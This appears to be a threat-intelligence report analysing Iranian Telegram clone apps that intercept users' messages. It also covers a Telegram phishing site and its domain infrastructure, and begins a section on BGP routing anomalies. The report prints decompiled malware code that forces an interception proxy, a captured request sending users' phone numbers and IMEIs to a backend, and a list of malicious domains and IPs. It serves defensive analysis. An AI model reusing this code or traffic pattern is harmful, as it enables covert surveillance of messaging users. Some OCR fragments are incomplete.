
Previous versions of the same application also used a self-signed certificate, but both the issuer and the subject information was clearly false.



```
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number:
            93:6e:ac:be:07:f2:01:df
    Signature Algorithm: sha1WithRSAEncryption
        Issuer: C=US, ST=California, L=Mountain View, O=Android, OU=Android, CN=Android/emailAddress=android@android.com
        Validity
            Not Before: Feb 29 01:33:46 2008 GMT
            Not After : Jul 17 01:33:46 2035 GMT
        Subject: C=US, ST=California, L=Mountain View, O=Android, OU=Android, CN=Android/emailAddress=android@android.com
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                Public-Key: (2048 bit)
                Modulus:
                    00:d6:93:19:04:de:c6:0b:24:b1:ed:c7:62:e0:d9:
                    d8:25:3e:3e:cd:6c:eb:1d:e2:ff:06:8c:a8:e8:bc:
                    a8:cd:6b:d3:78:6e:a7:0a:a7:6c:e6:0e:bb:0f:99:
                    35:59:ff:d9:3e:77:a9:43:e7:e8:3d:4b:64:b8:e4:
                    fe:a2:d3:e6:56:f1:e2:67:a8:1b:bf:b2:30:b5:78:
                    c2:04:43:be:4c:72:18:b8:46:f5:21:15:86:f0:38:
                    a1:4e:89:c2:be:38:7f:8e:be:cf:8f:ca:c3:da:1e:
                    e3:30:c9:ea:93:d0:a7:c3:dc:4a:f3:50:22:0d:50:
                    08:07:32:e0:80:97:17:ee:6a:05:33:59:e6:a6:94:
                    ec:2c:b3:f2:84:a0:a4:66:c8:7a:94:d8:3b:31:09:
                    3a:67:37:2e:2f:64:12:c0:6e:6d:42:f1:58:18:df:
                    fe:03:81:cc:0c:d4:44:da:6c:dd:c3:b8:24:58:19:
                    48:01:b3:25:64:13:4f:bf:de:98:c9:28:77:48:db:
                    f5:67:6a:54:0d:81:54:c8:bb:ca:07:b9:e2:47:55:
                    33:11:c4:6b:9a:f7:6f:de:ec:cc:8e:69:e7:c8:a2:
                    d0:8e:78:26:20:94:3f:99:72:7d:3c:04:fe:72:99:
```

Older version's certificate


Just like the previous application, the Ozvbegir application is repackaged and includes original classes from the Telegram application.



```
▼ classes.dex
    ▶ a
    ▶ android
    ▶ com
    ▼ ir
        ▼ andromedaa
            ▶ ozvbegir
    ▶ net
    ▼ org
        ▶ a
        ▶ apache
        ▼ telegram
            ▶ messenger
            ▶ PhoneFormat
            ▶ SQLite
            ▶ tgnet
            ▶ ui
```

Ozvbegir classes structure

In fact, we found signs in the manifest that this package was actually the original Telegram package, which was changed to accommodate the application code. The names and labels used on the manifest have several references to the Telegram original application and even the API key used for the Android Maps app was kept the same.



```
POST /start/tg.php?apk=569&user=%21%21empty%21%21&api=25&tut=15388715088 HTTP/1.1
HEADER: b16
Content-Length: 0
Content-Type: text/plain; charset=ISO-8859-1
Host: ndrm.ir
Connection: close
```


```
HTTP/1.1 200 OK
Date: Thu, 18 Oct 2018 14:07:05 GMT
Server: Apache
X-Powered-By: PHP/5.6.29
Vary: Accept-Encoding,User-Agent
Content-Length: 674
Connection: close
Content-Type: text/html; charset=UTF-8

{"message":1,"message_title":"\u062e\u0637\u0627","message_content":"\u0628\u0647 \u0646\u0638\u0631 \u0645\u06cc
\u0631\u0633\u062f \u0646\u0633\u062e\u0647 \u0628\u0631\u0646\u0627\u0645\u0647 \u0634\u0645\u0627
\u062f\u0627\u0631\u0627\u06cc \u0645\u0634\u06a9\u0644 \u0627\u0633\u062a \u0644\u0637\u0641\u0627 \u0646\u0633\u062e\u0647
\u0627\u0635\u0644\u06cc \u0628\u0631\u0646\u0627\u0645\u0647 \u0631\u0627 \u0646\u0635\u0628
\u06a9\u0646\u06cc\u062f.\n","txt_btn":"\u0646\u0635\u0628","message_url":"https:\/\/cafebazaar.ir\/app\/ir.andromedaa.ozvbegi
r\/?l=fa","message_type":"open_url_and_close_app","tvf":380,"ah":"eb06d4abfb49dc3eeb1adb98ae0f581e","ai":6,"tv":25}
```

Update check and reply

Just like the previous application, this one also checks for new versions by performing an HTTP request to the ndrm.ir domain. If the application is not the latest version, it receives both a message and link to obtain the most recent version, which can be anything the operator wants. In this case, it's from cafebazaar.ir, an Iranian Android application store.

The domain ndrm.ir is registered under the same email address as all the other application-supporting domains. However, this is the only one that is actually hosted in Iran and coincidently is the one with the ability to upgrade the application on mobile devices.

The application has a look and feel that strongly resembles the original Telegram application. Just like the original Telegram application, the user is requested to provide their phone number to register in Telegram when they first open the app.




Choose a country

+

Please confirm your country code and enter your phone number.

Phone number request

This registration creates a shadow session for the same device, giving the application access to the full contact list and future messages.



Active Sessions

Current session

Telegram Android 4.9.1 online
motorolaMoto G (5), Android SDK 24
Redacted IP — France

Terminate All Other Sessions

Logs out all devices except for this one.

Active Sessions

Telegram Android 3.5.2 10:56
motorolaMoto G (5), Android SDK 24
Redacted IP — France


Tap on a session to terminate.

Sessions created on a single phone

The application contacts the backend server when the registration process is finished, supplying information about the user and the mobile device.

```
GET /users/ping.php?access_hash=[redacted]&inactive=0&flags=1107&last_name=%21%21empty%21%21&phone=[redacted]&tg_id=[redacted]&m=d&user_name=[redacted]&first_name=Pr2&network=SYMA&country=[redacted]&apk=570&imei=[redacted]&brand=motorola&api=24&version=7.0&model=Moto+G+%285%29&tut=[redacted] HTTP/1.1

TOKEN: ab1ccf8fd77606dda6bb5ecc858faae1

NUM: df27340104277f1e73142224d9cb59e8

HEADER: bt6

ADMIN: web

Host: v1.ozvdarozv.com

Connection: close

User-Agent: Apache-HttpClient/4.5.1 (java 1.4)
```

We identified more than 1 million subscribers on the Telegram channel who automatically joined when they first opened the application.



کانال رسمی گروه اندرومدا
1.1M subscribers

Pinned Message
متاسفانه برنامه عضودرعضو به دلیل برخی مشکلات و اب...

اگر از "تی وی" اینستاگرام استفاده
میکنید با آپدیت لایک بگیر و کامنت
بگیر برای افزایش لایک، بازدید و کامنت
ویدیو هاتون اقدام کنید.

این امکان بزودی برای ios نیز فراهم
خواهد شد
http://dl.andromedaa.com


71.3K edited 10:50

کانال رسمی گروه اندرومدا pinned "متاسفانه برنامه عضود..."


Channel information

Bitgram_dev

Bitgram_dev, unlike the previous developers, does not have a large internet footprint. Currently, it has two published applications — AseGram and BitGram — on Google Play. The applications were available from the beginning of September to the beginning of October and were downloaded almost 10,000 times.



AseGram and BitGram on Google Play



ADDITIONAL INFORMATION

Updated	Size	Installs
October 9, 2018	18M	10,000+
Current Version	Requires Android	Content Rating
t4.9pro4.1.6	4.1 and up	PEGI 3 Learn More
Permissions	Report	Offered By
View details	Flag as inappropriate	Google Commerce Ltd
Developer		
bitgramofficial@gmail.com Privacy Policy		


Publisher information

Given that AseGram and BitGram aim to circumvent the ban that Iran put on Telegram, it's reasonable to think that the publishers would want to have a small footprint as a self-preservation measure.

Application examples

AseGram


The AseGram application is available on the Google Play store for certain countries. Even though the application was downloaded from the Google Play store, the certificate signing the package is completely useless security-wise.



```
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number: 239275824 (0xe430f30)
    Signature Algorithm: sha256WithRSAEncryption
        Issuer: L=efwe, CN=efwef
        Validity
            Not Before: Jun  4 20:19:06 2017 GMT
            Not After : May 11 20:19:06 2117 GMT
        Subject: L=efwe, CN=efwef
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                Public-Key: (2048 bit)
                Modulus:
                    00:b8:54:b5:1e:9b:3c:c7:db:db:34:a1:43:f3:d8:
                    f4:e7:24:58:d1:50:7d:6a:d5:e8:72:85:64:4c:1f:
                    39:b8:04:0a:98:45:d6:6a:e6:53:7f:79:ed:8c:27:
                    76:da:2c:79:7a:25:36:98:cc:f6:88:29:6c:b2:78:
                    db:69:9c:f6:70:49:7b:03:43:b6:2e:5c:72:2a:f6:
                    d2:6d:ce:2d:d1:49:1e:b5:62:4b:a6:b7:16:1f:b2:
                    24:db:24:f8:60:c6:27:6b:0d:16:ae:19:c4:6a:cb:
                    31:ac:b9:21:94:4c:87:a4:a8:0c:1a:4c:22:bc:4e:
                    0c:fb:a8:fa:3b:d5:d5:95:97:51:d0:36:58:ac:9f:
                    c7:1a:70:b9:fb:7d:d2:c1:b2:2e:67:64:9e:3f:46:
                    40:ac:44:61:62:76:ef:00:87:a4:84:f1:f0:e8:dd:
                    6d:8b:4f:3e:1a:42:f3:3b:10:7d:d5:d8:91:3b:a4:
                    9a:72:ef:57:25:69:94:13:34:3d:91:a0:2d:0e:2a:
                    ce:fc:15:c8:77:d1:d6:32:11:5b:7e:62:a2:da:62:
                    2d:75:1c:f5:08:e4:22:03:9c:48:65:7d:04:34:37:
                    87:6d:92:f7:25:54:89:ca:15:31:36:e5:b4:ba:74:
                    ac:93:17:7b:5c:b1:3f:fe:4d:3f:d3:ff:20:0b:c9:
                    df:8f
                Exponent: 65537 (0x10001)
        X509v3 extensions:
            X509v3 Subject Key Identifier:
                3A:05:BE:F3:9D:94:D6:14:8A:A7:1B:EC:16:51:84:93:98:88:E1:2E
```

AseGram certificate

This Telegram clone was clearly created to intercept all communications from the user. However, this one takes a different approach than the others: This software uses a proxy defined at the Telegram package layer in order to intercept traffic.



```
private void SetProxyTala(PModelTala var1) {
   try {
      SharedPreferences var3 = MessagesController.getGlobalMainSettings();
      var3.getBoolean("proxy_enabled", false);
      Editor var5 = var3.edit();
      var5.putString("proxy_ip", var1.getIp());
      var5.putString("proxy_pass", var1.getPs());
      var5.putString("proxy_user", var1.getUs());
      var5.putString("proxy_secret", "");
      var5.putInt("proxy_port", var1.getPr());
      var5.putBoolean("proxy_enabled", true);
      var5.putBoolean("proxy_enabled_calls", true);
      var5.commit();
      NotificationCenter.getGlobalInstance().postNotificationName(NotificationCenter.proxySettingsChanged, new Object[0]);
      ConnectionsManager.native_setProxySettings(UserConfig.selectedAccount, var1.getIp(), var1.getPr(), var1.getUs(), var1.getPs(), "");
      NotificationCenter.getGlobalInstance().postNotificationName(NotificationCenter.didUpdatedConnectionState, new Object[0]);
   } catch (Exception var6) {
      ;
   }
}
```

Set proxy code


Just like in previous applications, AseGram is a repackaging of the legitimate Telegram for Android. This technique avoids all the problems that a developer may find when trying to implement its own Telegram client.

The service org.pouyadr.Service.MyService starts upon boot. This calls the MessagesController.getGlobalMainSettings() from the original Telegram package and will change the settings to include the proxy configuration.

The configuration details are hardcoded into the malware and are encrypted using AES with a key derived from hardcoded values concatenated with package-specific values.

The application contacts three domains: talagram.ir, hotgram.ir and harsobh.com, all of which are registered to companies in Iran. In this case, the application administrator has access to the communications.

This application creates a service that can't be disabled just by closing the application and starts when the device boots up. The service contains the necessary code to install new packages, but the action is handled by the standard package manager in the system. This service is also responsible for contacting IP addresses located in Iran. In fact, this uses the back end of the Telegram clone called "Advanced Telegram," or (Golden Telegram). This application is available at cafebazaa.ir, an Iranian state-sanctioned Android application store.



Free

Advanced Telegram (Golden Telegram)

Messengercategory
14, 000, 000+Active installations of
18.3 MB size5.4.2Version
1-2-689777-63-0-161460

Golden telegram

Access

- org.ir.talaeii.permission.C2D_MESSAGE
- com.google.android.finsky.permission.BIND_GET_INSTALL_REFERRER_SERVICE
- com.oppo.launcher.permission.WRITE_SETTINGS

Explanation

This program operates within the framework of the laws of the country

The Telegram (Telegram), like the main telegram program, uses public and free telegram APIs and connects directly to the main telegram server.

Advanced Telegram cafebazaar page (translation by Google translate)


It is important to emphasize that the first sentence on this page is "این برنامه در چارچوب قوانین کشور فعالیت میکند" ("This program operates within the framework of the laws of the country"). It is hard to find an legitimate use case where an application that circumvents a ban should contact the same servers used by a cloned application that is vetted by the same country that applied the ban, making these communications highly suspicious.

The application also contains code to use socks servers located in several countries, which can be used to circumvent the ban. However, during our research we have never seen these being used. On the other side, if the physical device isn't in Iran, we have seen traffic going to servers located in the country, which doesn't seem compatible with an application that is trying to avoid a ban on Telegram in Iran.

Fake websites

Spoofed Telegram Websites

The most straightforward approach to gain access to an end user's Telegram account is to socially engineer the user into entering their username and password into a fraudulent website controlled by the attacker. We observed the domain youtubee-videos[.]com in the wild, which mimicked the web login page for Telegram.



Telegram Web - Internet Explorer

http://youtubee-videos.com/#/login

Sign in

Please choose your country and enter your full phone number.


Country
United States

Code
+1

Phone number

Fake Telegram login page

This domain was registered on July 25, 2017. Based on the tactics, techniques and procedures (TTPs), such as the domain registration pattern, the email address — nami.rosoki@gmail[.]com — used to register this domain, as well as other domains and its passive Domain Name Servers (pDNS) records suggest that this domain is associated with the Charming Kitten group. This same domain was independently associated with Charming Kitten by another cybersecurity firm, Clearsky. Upon further inspection of the web page source code, it appears as though the website was built using the GitHub project called "Webogram," there were also strings in the source page to suggest this website's display was designed for iPhones.




```
.co" type="image/x-icon" />

f="img/iphone_home120.png">
es="120x120" href="img/iphone_home120.png">
nage" media="(device-width: 320px)" href="img/iphone_startup.png">

-title" content="Telegram Web">
le" content="yes">
-capable" content="yes">
-status-bar-style" content="black-translucent">
t="#497495">
translate">

nt="Telegram Web">
:="https://web.telegram.org/">
nt="https://web.telegram.org/img/logo_share.png">
ontent="Telegram Web">
 content="Welcome to the Web application of Telegram messenger. See https://github.com/zhukov/webogram for more



</div>



rc="js/lib/polyfill.js"></script>
rc="vendor/jquery/jquery.min.js"></script>
rc="js/lib/config.js"></script>
```

Source code, GitHub.com reference

Newly identified Charming Kitten domains

While Talos was researching the spoofed Telegram websites used by the Charming Kitten actors, we discovered a number of other malicious domains that contained keywords such as "mobile," "messenger," and in some cases, "hangouts," Which is likely a reference to the Google chat application called Hangouts. This suggests that these actors had continuous interest in gaining access to end users' mobile devices and specifically their chat messages.
These domains were also registered using the same Modus operandi as all the other domains associated with this group in 2017. Through analyzing pDNS records, Talos discovered additional domains that resolved to the same IP address.



Domain	IP Address	Registration Month 2018
mobilecontinue[.]network	95.211.189[.]45 (8 Apr - 20 Oct)	April
mobilecontinue[.]network	51.68.185[.]96 (20 Oct- Pre)	April
mobile-messengerplus[.]network	95.211.189[.]45	March
confirm-identification[.]name	95.211.189[.]45	February
invitation-to-messenger[.]space	95.211.189[.]45	February
com-messengersaccount[.]name	95.211.189[.]45	February
broadcastnews[.]pro	95.211.189[.]46	July
youridentityactivity[.]world	95.211.189[.]46	April
confirm-verification-process[.]systems	95.211.189[.]46	March
sessions-identifier-memberemailid[.]network	95.211.189[.]47	May
mail-profile[.]com	70.36.107[.]181	April
download-drive-share[.]ga	70.36.107[.]181	April
hangouts-talk[.]ga	70.36.107[.]181	April
mail-login-profile[.]com	70.36.107[.]182	May
watch-youtube[.]live	70.36.107[.]182	May
stratup-monitor[.]com	198.27.117[.]219	March
Xn--oogle-v1a[.]ga (ġoogle[.]ga)	198.27.117[.]219	March
file-share[.]ga	198.27.117[.]219	March

This clearly demonstrates that this group has an ongoing activity with a focus on user credentials and messaging applications.

BGP Routing Anomalies

Background

While monitoring BGPStream, Cisco's database of Border Gateway Protocol (BGP) announcement, Talos noticed some routing anomalies originating from an Iranian-based autonomous system number (ASN) 58224. For those unfamiliar with this protocol, BGP is defined in Request for Comments (RFC) 4271, as "an inter-Autonomous System routing protocol." In this context, "a route is defined as a unit of information that pairs a set of destinations with the attributes of a path to those destinations." In short, this protocol allows for internet communications to occur when requesting a resource located outside of the requested network or autonomous system.

BGP is used across the internet to assist with the selection of the best path routing. It's important to note this can be manipulated at ISP levels depending on various factors, which BGP allows for route selection. BGP optimizes the routing of internet traffic through the speaking system, which RFC 4271 defines as:

The primary function of a BGP speaking system is to exchange network reachability information with other BGP systems. This network reachability information includes information on the list of Autonomous Systems (ASes) that reachability information traverses.

These speaking systems serve as a platform for routers to send out "update messages" to neighboring systems. The process for "changing the attribute(s) of a route is accomplished by advertising a replacement route. The replacement route carries new [changed] attributes and has the same address prefix as the original route."


While this was designed as a feature to combat networking issues, there was no adequate security mechanism added to prevent it from being abused. BGP offers no mechanism for security other than some methods like MD5 passwords for neighbours, IPSec or GTSM. None of these are default requirements and as such are not necessarily widely used. This could allow someone to send out an update message with an alternate route to the same prefix or AS, even if there was no issue with the primary route.

This could result in some traffic passing through a predetermined, or sub-optimal route for the victim. These routing deviations are sometimes referred to as BGP hijacking sessions. BGP hijacking sessions' effectiveness are measured based on the number of BGP peers who receive the update through messages. The more peers who receive the update message, the more likely traffic is being routed through the alternative sub-optimal path, that is pre-configured by the actor.

Pre-Planned Routing Activity from ASN 58224


One interesting BGP routing anomaly occurred on June 30, 2018 at 07:41:28 UTC. During this event, the Iranian-based ASN 58224 announced an update for the prefix 185.112.156.0/22. The Iranian telecommunications provider Iran Telecommunication Company PJS owned the ASN that sent out the update message.

